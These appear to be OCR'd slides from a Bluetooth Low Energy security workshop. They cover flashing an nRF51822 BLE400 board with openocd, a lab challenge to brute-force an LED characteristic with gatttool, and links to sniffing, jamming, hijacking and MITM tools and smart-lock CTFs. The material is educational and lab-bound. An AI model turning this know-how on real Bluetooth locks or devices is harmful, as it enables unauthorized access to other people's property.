



Config service

Write here ID


00 – insecure (default),
01 – secure pairing mode

USB serial interface







```
# screen /dev/ttyUSB0 9600
```



Our hardware set



BLE400 nRF51822 eval kit


http://www.waveshare.com/wiki/NRF51822_Eval_Kit

- BLE400 motherboard
- nRF51822 Core module
- Aliexpress: starting at $11

Components

nRF51822 Core module

- nRF51822 chip
- integrated antenna
- pinout (2mm)
- starting at $2.75



BLE400 motherboard

- USB UART interface
- pinout (standard 2.5mm), various other connectors
- jumpers, LEDs, buttons
- starting at $9

Why nRF51822?

- Cheap
- Easy to develop custom firmware using online mbed.org ready templates
- Easy to flash firmware using $5 ST-Link or Raspberry Pi GPIO
- Works as BLE RF sniffer (Nordic)
- Works with open-source BtleJack (sniffing/hijacking)


Hex firmware files (https://bit.ly/2WMiYAm)

- smartlockpicking.hex – currently running on the device
- btlejack-firmware-ble400.hex – BtleJack 1.3 (https://github.com/virtualabs/btlejack-firmware/tree/master/dist)
- sniffer_pca10028_1c2a221.hex – nRF Sniffer v 2.0.0-beta3 (https://www.nordicsemi.com/Software-and-Tools/Development-Tools/nRF-Sniffer)

Flashing nRF51822 module

Can be flashed using SWD:

- STM32 debugger hardware (e.g. ST-Link V2)
- Raspberry Pi GPIO



ST-Link V2

Non-original starting at $5

Works with open-source software openocd (www.openocd.org)


Connect ST-Link to BLE400

SWDIO – SWIO


SWCLK – SWD

GND – GND

3.3V unconnected, we'll power board using USB



Connect BLE400



Openocd

Free, open flashing software.

https://openocd.org

Install (e.g. Kali Linux, Debian,...):

apt-get install openocd

Openocd – parameters for our hardware

```
root@kali:~# openocd -f
/usr/share/openocd/scripts/interface/stlink-v2.cfg
-f /usr/share/openocd/scripts/target/nrf51.cfg
```

Select ST-Link V2 as interface

Connect to nRF51 target

Ready to use script openocd.sh

https://bit.ly/2WMiYAm BLE/openocd

Ready to use script

```
root@kali:~# ./openocd.sh
Open On-Chip Debugger 0.10.0
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "hla_swd". To override u
se 'transport select <transport>'.
Info : The selected transport took over low-level target control. The results mi
ght differ compared to plain JTAG/SWD
adapter speed: 1000 kHz
Info : Unable to match requested speed 1000 kHz, using 950 kHz
Info : Unable to match requested speed 1000 kHz, using 950 kHz
Info : clock speed 950 kHz
Info : STLINK v2 JTAG v21 API v2 SWIM v4 VID 0x0483 PID 0x3748
Info : using stlink api v2
Info : Target voltage: 3.252590
Info : nrf51.cpu: hardware has 4 breakpoints, 2 watchpoints
```

Successfully connected

Troubleshooting: bad connection

```
cortex_m reset_config sysresetreq
adapter speed: 1000 kHz
Info : BCM2835 GPIO JTAG/SWD bitbang driver
Info : SWD only mode enabled (specify tck, tms, tdi
and tdo gpios to add JTAG mode)
Info : clock speed 1001 kHz
Info : SWD DPIDR 0x00000001
Error: Could not initialize the debug port
```

1. Have you powered the board via USB?
2. Check your wiring

Option 1 – manual connect to Openocd console

Openocd listens on TCP/4444. Open new terminal, connect using telnet:

```
root@kali:~# telnet localhost 4444
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Open On-Chip Debugger
>
```

Openocd: „format" flash

```
Open On-Chip Debugger
> halt
target halted due to debug-request, current mode: Handler
HardFault
xPSR: 0xa1000003 pc: 0x0001c320 msp: 0x20003ea8
> nrf51 mass_erase
nRF51822-QFAC(build code: A1) 256kB Flash
> reset halt
target halted due to debug-request, current mode: Handler
HardFault
xPSR: 0xc1000003 pc: 0xfffffffe msp: 0xffffffd8
```

Openocd – write firmware to flash

```
> flash write_image nrf/smartlockpicking.hex
Padding image section 0 with 2112 bytes
Padding image section 1 with 2856 bytes
using fast async flash loader. This is currently supported
only with ST-Link and CMSIS-DAP. If you have issues, add
t WORKAREASIZE 0" before sourcing nrf51.cfg to disable it
get halted due to breakpoint, current mode: Handler HardFault
xPSR: 0x61000003 pc: 0x2000001e msp: 0xfffffd8
wrote 126572 bytes from file nrf/smartlockpicking.hex in 3.117295s (39.652 KiB/s)
> reset
```

Hex file to flash (relative to path where openocd has been started)

Success

Reset the device, new firmware will start running, LED should blink

In case of trouble…

```
Padding image section 0 with 2112 bytes
Padding image section 1 with 2856 bytes
using fast async flash loader. This is currently supported
only with ST-Link and CMSIS-DAP. If you have issues, add
"set WORKAREASIZE 0" before sourcing nrf51.cfg to disable it
timeout waiting for algorithm, a target reset is recommended
Failed to write to nrf51 flash
error writing to flash at address 0x00000000 at offset 0x00000000
```

… try again with reset and halt

```
> reset

> halt

target halted due to debug-request, current mode:
Handler HardFault

xPSR: 0xc1000003 pc: 0xfffffffe msp: 0xffffffd8
```

Ready flash scripts

https://bit.ly/2WMiYAm BLE/openocd/flashscripts

flash-btlejack.sh flash-smartlockpicking.sh flash-sniffer.sh

```
#!/bin/bash

echo "halt; nrf51 mass_erase; reset halt; flash write_image
nrf_firmware/smartlockpicking.hex ; reset" | telnet localhost 4444
```

WANT TO LEARN MORE?

Challenge: turn on the second LED!

There is the second LED characteristic, but the value to switch it is randomly generated byte.

You need to automate sending various values (0-255 in hex) via BLE.

Possible options: gatttool, bleah, bettercap, node.js, python scripts...

Note: the valid value is printed via serial interface during boot.

Sample gatttool command line

```
root@kali:~# gatttool -b C2:E4:4A:9B:5A:54 -t
random --char-write-req -a 0x28 -n 1F
```

Target MAC address

Value

Handle number, 0x28 = second LED characteristic

Hackmelock

Hackmelock: open-source, several challenges

https://smartlockpicking.com/hackmelock

Sources – software-emulated device + Android mobile app:

https://github.com/smartlockpicking/hackmelock-device/

https://github.com/smartlockpicking/hackmelock-android/

BLE CTF by Ryan Holeman @hackgnar

Several challenges, based on ESP32

http://www.hackgnar.com/2018/06/learning-bluetooth-hackery-with-ble-ctf.html

https://github.com/hackgnar/ble_ctf

https://github.com/hackgnar/ble_ctf/raw/master/docs/BLE%20Workshop.pdf

BLE attacking tools and hardware

Hardware: BLE USB dongle or built-in adapter

Software:

- BlueZ command line: gatttool, hcitool, hcidump
- BLE scanning, spoofing, MITM, ...
  - GATTacker https://github.com/securing/gattacker
  - BtleJuice https://github.com/DigitalSecurity/btlejuice
  - Mirage http://homepages.laas.fr/rcayre/mirage-documentation/
  - Bettercap https://www.bettercap.org/modules/ble/

BLE attacking tools and hardware

Hardware: BLE400, BBC Micro:bit, Adafruit sniffer, ...

Software:

- BtleJack by Damien Cauquil @virtualabs - RF sniffer, jammer, hijacker https://github.com/virtualabs/btlejack
- nRF Sniffer (closed source), nice integration with Wireshark https://www.nordicsemi.com/Software-and-Tools/Development-Tools/nRF-Sniffer

Want to learn more?

Hardwear.io workshop slides (including sniffing, MITM,...):

https://www.smartlockpicking.com/slides/Hardwear_2018_BLE_Security_Essentials.pdf

BruCon workshop slides (hacking bluetooth smart locks):

https://smartlockpicking.com/slides/BruCON0x09_2017_Hacking_Bluetooth_Smart_locks.pdf

Want to learn more?

Trainings
Tutorials
Events
…

Don’t forget to subscribe for newsletter ☺

https://www.smartlockpicking.com